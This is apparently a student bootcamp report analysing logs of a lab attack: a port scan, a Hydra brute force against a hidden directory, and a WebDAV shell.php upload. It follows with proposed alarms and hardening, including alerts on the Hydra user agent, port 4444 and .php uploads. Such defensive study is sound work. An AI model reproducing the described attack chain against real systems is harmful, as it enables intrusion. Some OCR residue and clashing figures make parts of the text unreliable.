
How groups of many packets were sent and from which IP?

- **1,379.** From IP address **192.168.1.90**.


We can observe that the victim responded back with 401 (Unauthorized), 207 (Multi-Status), 200 (OK), and 404 (Not found) responses.

Analysis: Identifying the Port Scan (cont.)

What responses did the victim respond back with?


HTTP status codes for the top queries [Packetbeat] ECS
Error
200
207
301
401
404
T /company_folders/secret_folde
GET /server-status
PROPFIND /webdav
PROPFIND /webdav/passwd.dav
PROPFIND /webdav/shell.php

Analysis: Finding the Request for the Hidden Directory



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_...	16,619
http://127.0.0.1/server-status?auto=	356
http://192.168.1.105/webdav	126
http://192.168.1.105/webdav/passwd.dav	28
http://192.168.1.105/webdav/shell.php	22

What time did the request occur? How many requests were made?

- 16,619 requests.

Which files were requested? What did they contain?


The top three hits for directories and files that were requested were:

- `http://192.168.1.105/company_folder/secret_folder`
- `http://192.168.1.105/company_folder/webdav`
- `http://192.168.1.105/webdav/shell.php`

Analysis: Finding the WebDAV Connection


The `secret_folder` directory was requested **16,619 times**.

The `shell`.php file was requested **22 times**.



↑ url.full: Descending	Count
http://127.0.0.1/server-status?auto=	634
http://192.168.1.105/company_folders/secret_...	16,619
http://192.168.1.105/webdav	126
http://192.168.1.105/webdav/passwd.dav	28
http://192.168.1.105/webdav/shell.php	22

Analysis: Uncovering the Brute Force Attack




Top 10 HTTP requests [Packetbeat] ECS

Error

Export

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_...	16,619
http://127.0.0.1/server-status?auto=	356
http://192.168.1.105/webdav	126
http://192.168.1.105/webdav/passwd.dav	28
http://192.168.1.105/webdav/shell.php	22



server.ip	192.168.1.105
server.port	80
source.bytes	163B
source.ip	192.168.1.90
source.port	42000
status	Error
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder
url.path	/company_folders/secret_folder
url.scheme	http
user_agent.original	Mozilla/4.0 (Hydra)


The logs contain evidence of a large number of requests for the sensitive data. Only 1 request was successful. This is a telltale signature of a brute-force attack.

Analysis: Uncovering the Brute Force Attack

Chart of Successful vs. Unsuccessful Requests

401 = Unsuccessful

301= Successful


HTTP status codes for the top queries [Packetbeat] ECS

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- **# of Requests per Second**
- An alarm should be set if there are alot of scans of ports that are not web ports (80 and/or 443) in a short period of time

What threshold would you set to activate this alarm?

- Alarms should activate if the IP address sends more than **10 requests per second** for **more than 5 seconds**

System Hardening

What configurations can be set on the host to mitigate port scans?

- The local firewall can be used to throttle incoming connections
- ICMP traffic should be filtered
- An IP allowed list can be implemented
- Close all ports that are not necessary to be exposed to the internet

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Allow authorized IP addresses
- Alarm if an IP not allowed on the list tries to connect

What threshold would you set to activate this alarm?

- This is a **binary** alarm: If the incoming IP is *not* allowed, it triggers the alarm. Otherwise, it does not.

System Hardening

What configuration can be set on the host to block unwanted access?

- Access to the sensitive file can be locally restricted to a specific user.
- This way, someone who gets a shell as, e.g., www-data will not be able to read it.
- In addition, the file should be encrypted at rest.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- **# of Requests per Second**
- We could set an alert if 401 Unauthorized is returned from any server over a certain threshold that would sort out forgotten passwords. Start with 10 in one hour and adjust from that point. We could also create an alert if the user_agent.original value includes Hydra in the name.
- What threshold would you set to activate this alarm?

More than 100 requests per second for 5 seconds should trigger the alarm

System Hardening

What configuration can be set on the host to block brute force attacks?

- Configuring `fail2ban` or a similar utility would mitigate brute force attacks
- After the limit of 10 401 Unauthorized codes have been returned from a server, that server can automatically drop traffic from the offending IP address for a time period of 1 hour. Lock the page from login for a temporary period of time from that user.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Monitor access to `webdav` with Filebeat
- Fire an alarm on any read performed on files within `webdav`
- We can create an alert anytime this directory is accessed by a machine other than the machine that should have access.

What threshold would you set to activate this alarm?

- Fire the alarm whenever someone accesses the `webdav` directory.
- Ideally, allow valid IP addresses.

System Hardening

What configuration can be set on the host to control access?

- Administrators must install and configure Filebeat on the host.
- Connections to this shared folder should not be accessible from the web interface.
- Connections to this shared folder could be restricted with a firewall rule.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alarms should fire upon receipt of any POST request containing form or file data of a disallowed file type, e.g., `.php`.
- We can set an alert for any traffic over port 4444.
  We can set an alert for any .php file that is uploaded to a server.

What threshold would you set to activate this alarm?

- The alarm should fire whenever users upload a forbidden file.

System Hardening

What configuration can be set on the host to block file uploads?

- Write permissions can be restricted on the host.
- Uploads can be isolated into a dedicated storage partition.
- Filebeat should be enabled and configured.
- Remove the ability to upload files to this directory over the web interface.

References

List of References

karma-786. (n.d.). *Karma-786/red-vs.-blue-team-project: Assessment, analysis, and hardening of a vulnerable system. this report includes a Red Team Security Assessment, a blue team log analysis, and hardening and mitigation strategies.* GitHub. Retrieved July 7, 2022, from https://github.com/karma-786/Red-Vs.-Blue-Team-Project

Sign in. GitLab. (n.d.). Retrieved July 7, 2022, from https://gt.bootcampcontent.com/GT-Coding-Boot-Camp/GT-VIRT-CYBER-PT-02-2022-U-LOL/-/tree/main/1-Lesson-Plans/20-Red-vs.-Blue-Project/Activities/Day_2/Solved

ExtonHoward. (n.d.). *ExtonHoward/red_vs_blue_project: Red team engagement followed by a Blue Team Investigation and Mitigation Strategies*. GitHub. Retrieved July 7, 2022, from https://github.com/ExtonHoward/Red_vs_Blue_Project

The End